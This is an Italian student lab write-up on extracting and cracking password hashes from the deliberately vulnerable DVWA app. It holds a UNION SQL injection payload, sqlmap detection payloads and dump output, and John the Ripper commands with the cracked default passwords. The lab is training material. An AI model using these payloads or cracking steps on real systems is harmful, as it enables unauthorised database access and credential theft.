
S6-L4

Password cracking

Emanuele Benedetti | 16 gennaio 2025

Consegna

Argomento

Password Cracking - Recupero delle password in chiaro

Obiettivo dell'esercizio

Recuperare le password hashate nel database della DVWA e eseguire sessioni di cracking per recuperare la loro versione in chiaro utilizzando i tool studiati nella lezione teorica.

Istruzioni per l'esercizio


1. Recupero delle password dal database
 - Accedete al database della DVWA per estrarre le password hashate.
 - Assicuratevi di avere accesso alle tabelle del database che contengono le password.
2. Identificazione delle password hashate
 - Verificate che le password recuperate siano hash di tipo MD5.
3. Esecuzione del cracking delle password
 - Utilizzate uno o più tool per craccare le password
 - Configurate i tool scelti e avviate le sessioni di cracking
4. Obiettivo
 - Craccare tutte le password recuperate dal database.

Svolgimento

Ho eseguito il laboratorio con una macchina attaccante Kali linux nella stessa rete interna del target DVWA su Metasploitable2.

Metodo 1

Ho eseguito l'accesso al database della DVWA tramite l'indirizzo <http://192.168.10.4/dvwa>. Ho impostato il livello di sicurezza su *low* ed ho tentato un attacco SQL injection per avere accesso alle tabelle del database che contengono le password tramite il comando *1' UNION SELECT user, password FROM users#*



User ID:

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Come vediamo dall'immagine, la web app ci mostra le credenziali di accesso con password hashate di tutti gli utenti salvati nel database.

Per poterle decodificare ho verificato quale tipo di algoritmo di hashing fosse stato utilizzato. In particolar modo, differenti algoritmi generano risultati con caratteristiche differenti.

È possibile riconoscere che in questo caso è stato utilizzato MD5 ad esempio tramite la lunghezza della stringa pari a 32 caratteri.

Ho salvato le password in un file di testo ed ho utilizzato il tool open-source John The Ripper per decodificare le password trovate. Tramite il comando `john --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt /home/kali/Documents/SQLi/password.txt` il programma ci fornisce in output la password in chiaro.

Il programma permette di craccare le password tramite dizionario. Infatti l'opzione `--wordlist=/usr/share/wordlists/rockyou.txt` specifica quale lista di parole testare per la decodifica, mentre l'opzione `--format=Raw-MD5` indica quale algoritmo utilizzare sulle password salvate nel file password.txt.

```
(kali@kali)-[~]
$ john --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt /home/kali/Documents/SQLi/password.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
password      (?)
abc123        (?)
letmein       (?)
charley       (?)
4g 0:00:00:00 DONE (2025-01-16 14:12) 100.0g/s 76800p/s 76800c/s 115200C/s my3kids.. dangerous
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

A questo punto abbiamo il collegamento diretto tra la password e la sua versione hashata con MD5, come mostrato nell'immagine che segue.


passwordDVWA.txt	(kali@kali)-[~]
1 5f4dcc3b5aa765d61d8327deb882cf99	\$ john --show --format=Raw-MD5 Documents/SQLi/password.txt
2 e99a18c428cb38d5f260853678922e03	?:password
3 8d3533d75ae2c3966d7e0d4fcc69216b	?:abc123
4 0d107d09f5bbe40cade3de5c71e9e9b7	?:charley
5	?:letmein
	4 password hashes cracked, 0 left

Possiamo verificare la decodifica delle password anche attraverso altri tool come ad esempio CrackStation (<https://crackstation.net/>).

Come vediamo il sito fornisce gli stessi risultati del programma John The Ripper:

Enter up to 20 non-salted hashes, one per line:

```
5f4dcc3b5aa765d61d8327deb882cf99
e99a18c428cb38d5f260853678922e03
8d3533d75ae2c3966d7e0d4fcc69216b
0d107d09f5bbe40cade3de5c71e9e9b7
5f4dcc3b5aa765d61d8327deb882cf99
```



Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, rpeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
5f4dcc3b5aa765d61d8327deb882cf99	md5	password
e99a18c428cb38d5f260853678922e03	md5	abc123
8d3533d75ae2c3966d7e0d4fcc69216b	md5	charley
0d107d09f5bbe40cade3de5c71e9e9b7	md5	letmein
5f4dcc3b5aa765d61d8327deb882cf99	md5	password

Metodo 2

Ho eseguito l'esercizio anche in una seconda modalità, sfruttando diversi tool come BurpSuite e sqlmap.

Ho catturato tramite BurpSuite l'HTTP GET request inviato dalla macchina Kali con user id=4 al server target. L'immagine mostra la richiesta HTTP GET.

Request

```
1 GET /dvwa/vulnerabilities/sqli/?id=4&Submit=Submit HTTP/1.1
2 Host: 192.168.10.4
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;
7 Referer: http://192.168.10.4/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit
8 Accept-Encoding: gzip, deflate, br
9 Cookie: security=low; PHPSESSID=dd999ded84cab72664c1253f9667e4c
10 Connection: keep-alive
11
12
```

Ho copiato e salvato il testo della HTTP request in un file di testo chiamato *idBurp* nella macchina Kali ed avviato il programma sqlmap.

Ho eseguito il comando `sqlmap -r Documents/SQLi/idBurp -p id` per verificare se il server avesse delle vulnerabilità sugli attacchi di tipo SQL injection.

Lo switch `-r` indica al programma che vogliamo passare una request tramite un file mentre lo switch `-p` indica il parametro da testare.

Lanciando il comando, il programma ci fornisce una risposta sulla possibilità di sfruttare la vulnerabilità ad attacchi SQL injection.

```
(kali@kali)-[~]
$ sqlmap -r Documents/SQLi/idBurp -p id

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obtain the proper authorization from the target owner. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 15:19:46 /2025-01-16/

[15:19:46] [INFO] parsing HTTP request from 'Documents/SQLi/idBurp'
[15:19:47] [INFO] resuming back-end DBMS 'mysql'
[15:19:47] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
  Payload: id='1' OR NOT 1994=1994#6Submit=Submit

  Type: error-based
  Title: MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: id='1' AND ROW(2028,4871)>(SELECT COUNT(*),CONCAT(0x717a6b7671,(SELECT (ELT(2028=2028,1))),0x7170627671,FLOOR(RAND(0)*2))-- ceFu6Submit=Submit

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id='1' AND (SELECT 7468 FROM (SELECT(SLEEP(5)))DLTi)-- iNaN6Submit=Submit

  Type: UNION query
  Title: MySQL UNION query (NULL) - 2 columns
  Payload: id='1' UNION ALL SELECT CONCAT(0x717a6b7671,0x515549636f476e4d546d75465276504876766a58457962646a684f576d64436d546e514d72

[15:19:47] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 4.1
[15:19:47] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.10.4'
```

Come vediamo la macchina è vulnerabile e potremmo avere accesso al database con le credenziali degli utenti. A questo punto ho rieseguito il comando con l'opzione `--dump` che permette di esportare i dati del database target.

```
Database: dvwa
Table: users
[5 entries]
```

user_id	user	avatar	password	last_name	first_name
1	admin	http://172.16.123.129/dvwa/hackable/users/admin.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	admin	admin
2	gordonb	http://172.16.123.129/dvwa/hackable/users/gordonb.jpg	e99a18c428cb38d5f260853678922e03 (abc123)	Brown	Gordon
3	1337	http://172.16.123.129/dvwa/hackable/users/1337.jpg	8d3533d75ae2c3966d7e0d4fcc69216b (charley)	Me	Hack
4	pablo	http://172.16.123.129/dvwa/hackable/users/pablo.jpg	0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)	Picasso	Pablo
5	smithy	http://172.16.123.129/dvwa/hackable/users/smithy.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	Smith	Bob

Il programma non solo è riuscito a scaricare i dati che avevamo già visto nel metodo 1 ma esegue automaticamente la decifratura delle password hashate.